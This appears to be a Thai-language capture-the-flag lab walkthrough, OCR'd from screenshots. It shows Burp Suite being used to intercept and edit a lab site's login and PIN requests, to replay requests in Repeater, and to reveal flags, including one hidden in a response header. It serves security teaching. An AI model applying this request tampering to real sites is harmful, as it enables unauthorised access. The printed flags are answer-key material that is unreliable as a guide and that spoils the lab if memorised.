
- Paste from file
- Save item
- Don't intercept requests
- Do intercept**
- Convert selection
- URL-encode as you type

Response to this request

แก้ไขเป็น admin

username=admin&password=admin

Burp Suite - Intercept (6/9)



The screenshot shows the Burp Suite interface with the Proxy tab selected. The Intercept tab is active, and the 'Forward' button is highlighted with a red box and a green box with the number 7. The table below shows the intercepted HTTP response.

Time	Type	Direction	Host	Method	URL	Status code	Leng
00:14:34 14 ...	HTTP	← Response	websec.p7z.pw	POST	https://websec.p7z.pw/login.php	302	1153

Request

```

1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24",
  "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
  
```

Response

```

1 HTTP/2 302 Found
2 Date: Fri, 13 Sep 2024 17:17:33 GMT
3 Content-Type: text/html; charset=UTF-8
4 Location: pin.php
5 Set-Cookie: PHPSESSID=
  394e0d896c64067748549504dc831a59; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
  must-revalidate
  
```

พบค่า HTTP Response

Burp Suite - Intercept (7/9)

Burp Suite Interface showing the Intercept tab. The 'Intercept on' button is highlighted with a red box, and the 'Forward' button is highlighted with a red box. A green box with the number 8 is placed over the 'Forward' button.

Time	Type	Direction	Host	Method	URL
00:18:52 14 ...	HTTP	→ Request	websec.p7z.pw	GET	https://websec.p7z.pw/pin.php

Request

Pretty Raw Hex

1 GET /pin.php HTTP/2

2 Host: websec.p7z.pw

3 Cookie: cf_clearance=sGLdSk8Fgm26TYqL1HZruguoF1StStcbomKcmHRZ0vg-1726247072-1.2.1.1-ZZjl5ve.4CuUFL10IZm1sc9t5Zyy4C0Uu.uLo2VtzlQwDDEtbrwLs_cVyKw9ImUSDEigGWRIUj8v5w7cgWWwNv.4h_xLjq2ZZ35_8iamiE5tdSydkIQnsGRtvwtXEJxVnVbDmPMVvVgmr8VTiewVhMhLxn_InkiMZJjxYB5sdLVWzIHLgMAZNF3l0jJRrPS9N1aJtw.3d9niX855a_3Lev.HeU3pzqVc_ZZAf5cQ3peAMovMVctdfITetF.NXaBY4F3V6vpP8ZgV8xHv0SjagKkl3td10wuCsXrNTCBqAUw6b6cCAV5H0BRh.2Qqadu4og6K5tVzL1i86LUpVefQ6o1rg; PHPSESSID=394e0d896c64067748549504dc831a59

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Upgrade-Insecure-Requests: 1


Browser window showing the URL `websec.p7z.pw/pin.php`. The page displays the STH logo and a green box with the number 9.

Enter PIN

Enter 4-digit PIN

Submit PIN

Burp Suite - Intercept (8/9)



Enter PIN

...

พิมพ์ 1234

Submit PIN

Dashboard Target **Proxy** Repeater Intruder Collaborator Sequencer Decoder

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history

13

Intercept on **Forward** Drop

Time	Type	Direction	Host	Method	URL
00:22:27 14 ...	HTTP	→ Request	websec.p7z.pw	POST	https://websec.p7z.pw/pin.php

Request

Pretty Raw Hex

```

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 8
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Chrome/128.0.6613.120 Safari/537.36
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/pin.php
19 Accept-Encoding: gzip, deflate, br
20 Priority: u
21
22 pin=1234
                    
```

คลิกขวา

Copy to file

Paste from file

Save item

Don't intercept requests

Do intercept

Convert selection

URL-encode as you type

Response to this request

แก้ไขเป็น 1337

21

22

pin=1337

11

Burp Suite - Intercept (9/9)

Dashboard Target **Proxy** Repeater Intruder Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history **1** settings

... (?) :

Time	Type	Direction	Host	Method	URL	Status code	Length
00:25:58 14 ...	HTTP	← Response	websec.p7z.pw	POST	https://websec.p7z.pw/pin.php	200	3845

Request

Pretty Raw Hex

```

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: cf_clearance=
  fjYY33ZaxqTUvVjh.g2atxWAexx_XZjuvq9IdB0sruY-172
  6248141-1.2.1.1-2bxn0ffZFvap3v0UXUu8THcMTLinEru
  sGdbrRT7JMqvYe.bao4oafL59gekR5xM6liVbYEtjar.xBN
  eJaicbLJhhzsFqokEdokmG59PHXxki2EDEHvfepTbA2HUdV
  TC1ft7GeJZBnxbZ6dfmkZSLRP3uNsmhmre45kgwt0HX3zr
  0F0ATu8KnttRixMxrc27zNVzefPid5_xnskd0n7v6_dVRk3b
          
```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:26:07 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache,
  must-revalidate
6 Cache-Control: no-store, no-cache,
  must-revalidate, proxy-revalidate,
7 Pragma: no-cache
          
```

2


websec.p7z.pw/pin.php

STH

ได้ค่า flag


Login Success! FLAG{you_found_the_correct_pin}

Burp Suite - Repeater (1/8)




SDH Login Page

เข้าเว็บ <https://web4.lab.p7z.pw/>



A screenshot of a web browser showing the login page for 'SDH'. The browser's address bar displays 'websec.p7z.pw/login.php'. The page has a dark header with the 'SDH' logo. Below the header is a white login form with the title 'Login'. It contains two input fields: 'Username' with the text 'พิมพ์ admin' and 'Password' with the text 'พิมพ์ admin1'. A green 'Login' button is at the bottom of the form.


Step 1



A screenshot of the same SDH login page, but after an unsuccessful login attempt. A red error message box at the top of the form reads 'Invalid username or password!'. The form fields are now empty, and the green 'Login' button remains at the bottom.

Step 2

Burp Suite - Repeater: Send to Repeater (2/8)



1 Proxy

2 HTTP history

3 Request details:

```

Request
Pretty Raw Hex
1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: cf_clearance=fjYY33ZaxqTUVVjh.g2atxWAexx_XZjuvq9IdB0sruY-1726248141-1.2.1.1-2bxn0ffZFvap3v0UXUu8THcMTLinEruSgdbRRT7JMqvYe.bao4oafL59gekr5xM6liVbYEtjar.xBN eJaicbLJhhzsFqokEdokmG59PHXxki2EDEHvfepTbA2HUdVTC1fT7Ge17Rnvb76dfmk7S1BP3uNcmhmra45katwt0HY3zr
21 Priority: u=0, i
22
23 username=admin&password=admin1
  
```


4 Response details:

```

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:27:54 GMT
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
  
```

5 Send to Repeater

Burp Suite - Repeater (3/8) 6



The screenshot shows the Burp Suite Repeater tab. The top navigation bar includes Dashboard, Target, Proxy, Repeater (highlighted with a red box), Intruder, Collaborator, Sequencer, Decoder, Comparer, and Settings. Below the navigation bar, there's a tab for '1 x' and a '+' button. The main area is divided into two panels: 'Request' and 'Response'. The 'Request' panel shows a POST request to /login.php with various headers and a body containing 'username=admin&password=admin1'. The 'Response' panel is currently empty.

Request

Pretty Raw Hex

```

1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/login.php
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22 username=admin&password=admin1
  
```

Response

Burp Suite - Repeater (4/8)

DashboardTargetProxyRepeaterIntruderCollaboratorSequencerDecoderComparerSet

LoggerOrganizerExtensionsLearn

1 x 7

SendCancel<>

Target: https://websec.p7z.pw HTTP/2

Request

PrettyRawHex

1POST /login.php HTTP/2

2Host: websec.p7z.pw

3Content-Length: 30

4Cache-Control: max-age=0

5Sec-Ch-Ua: "Not;A=Brand";v="24",

6"Chromium";v="128"

7Sec-Ch-Ua-Mobile: ?0

8Sec-Ch-Ua-Platform: "macOS"

9Accept-Language: en-US,en;q=0.9

10Upgrade-Insecure-Requests: 1

11Origin: https://websec.p7z.pw

12Content-Type: application/x-www-form-urlencoded

13User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;

14x64) AppleWebKit/537.36 (KHTML, like Gecko)

15Chrome/128.0.6613.120 Safari/537.36

16Accept: text/html

17Sec-Fetch-Site: same-origin

18Sec-Fetch-Mode: navigate

19Sec-Fetch-User: ?1

20Sec-Fetch-Dest: document

21Referer: https://websec.p7z.pw/login.php

22Accept-Encoding: gzip, deflate, br

23Priority: u=0, i

24username=admin&password=admin1

Response8

PrettyRawHexRender

1HTTP/2 200 OK

2Date: Fri, 13 Sep 2024 17:34:05 GMT

3Content-Type: text/html; charset=UTF-8

4Set-Cookie: PHPSESSID=

511979a7afab62af678c9c0ae3ac8594c; path=/

6Expires: Thu, 19 Nov 1981 08:52:00 GMT

7Cache-Control: no-store, no-cache,

8must-revalidate

9Cache-Control: no-store, no-cache,

10must-revalidate, proxy-revalidate, max-age=0

11Pragma: no-cache

12Pragma: no-cache

13Flag-Lab1: FLAG{y0u_f0und_m3_1n_th3_he4d3r!}

14X-Frame-Options: SAMEORIGIN

15X-Xss-Protection: 1; mode=block

16X-Content-Type-Options: nosniff

17Referrer-Policy: no-referrer-when-downgrade

18Content-Security-Policy: default-src * data:

19'unsafe-eval' 'unsafe-inline'

20Cf-Cache-Status: DYNAMIC

21Report-To:

22{"endpoints":[{"url":"https://a.nel.cloudflare.com/"}]}

23report-to/v4?s=NtsDx7qo6sYlMvYXRzNY2

24FsuLRFqGtTphDU6c%2BhnMR3TxS162XVch%2Fq7Sq%2

25F8nQYXdIJ9pp2yAyyYkvwSchAcqt756ANGfJkiugrs1q

26SuwfMnp90ryGyA5qNVudVevk%3D"}], "group": "cf-n

Response

PrettyRawHexRender

111<div class="container">

112<div class="card-error">

113Invalid username or

114password!

115</div>

STH

9

Invalid username or password!

Login

Username

Password

Login

Burp Suite - Repeater: Modified HTTP request (5/8)

Dashboard Target Proxy **Repeater** Intruder Collaborator Sequencer Decoder Com...

Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: https://websec.p7z.pw

Request

Pretty Raw Hex

```

1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 28
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24",
  "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/login.php
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22 username=admin&password=1234
  
```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:36:22 GMT
3 Content-Type: text/html; charset=UTF-8
4 Set-Cookie: PHPSESSID=
  b03121fa3601cccbd5ae38fcd411fe99; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
  must-revalidate
7 Cache-Control: no-store, no-cache,
  must-revalidate, proxy-revalidate, max-age=0
8 Pragma: no-cache
9 Pragma: no-cache
10 Flag-Lab1: FLAG{y0u_f0und_m3_1n_th3_he4d3r!}
11 X-Frame-Options: SAMEORIGIN
12 X-Xss-Protection: 1; mode=block
13 X-Content-Type-Options: nosniff
14 Referrer-Policy: no-referrer-when-downgrade
15 Content-Security-Policy: default-src * data:
  'unsafe-eval' 'unsafe-inline'
16 Cf-Cache-Status: DYNAMIC
17 Report-To:
  {"endpoints":[{"url":"https://a.nel.cloudflare.com/repo
  rt/v4?s=7e2w9vvi9lnGbGpc0VvgK1dpYDmU7MrfkEze11i%2B0hxLHuJu%2F5zPqVCmozUHY
  5kq9HAA%2B0s%2F8QbIXF80%2FQIvYlfpnkQaEUGMiy3f
  l%2FFpHoeqzvoXjQ0JiIovZe95r9k%3D"}],"group"
  
```

Response

Pretty Raw Hex Render

```

111 <div class="container">
112   <div class="card-error">
113     Invalid username or password!
  </div>
  
```

STH

11

Invalid username or password!

Login

Username

Password

Login

Burp Suite - Repeater: Modified HTTP request (6/8)

Dashboard Target Proxy **Repeater** Intruder Collaborator Sequencer Decoder

Logger Organizer Extensions Learn

1 x +

Send [Settings] Cancel < >

Follow redirection → https://websec.p7z.pw

Request

Pretty Raw Hex

```

1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24",
  "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/login.php
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22 username=admin&password=admin
          
```

Response

Pretty Raw Hex Render

```

1 HTTP/2 302 Found
2 Date: Fri, 13 Sep 2024 17:39:54 GMT
3 Content-Type: text/html; charset=UTF-8
4 Location: pin.php
5 Set-Cookie: PHPSESSID=
  1a6246b76d8970a4a0cca1bc; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
  must-revalidate
8 Cache-Control: no-store, no-cache,
  must-revalidate, proxy-revalidate, max-age=0
9 Pragma: no-cache
10 Pragma: no-cache
11 Flag-Lab1: FLAG{y0u_f0und_m3_1n_th3_he4d3r!}
12 X-Frame-Options: SAMEORIGIN
13 X-Xss-Protection: 1; mode=block
14 X-Content-Type-Options: nosniff
15 Referrer-Policy: no-referrer-when-downgrade
16 Content-Security-Policy: default-src * data:
  'unsafe-eval' 'unsafe-inline'
17 Cf-Cache-Status: DYNAMIC
18 Report-To:
  {"endpoints":[{"url":"https://a.nel.cloudflare.com/
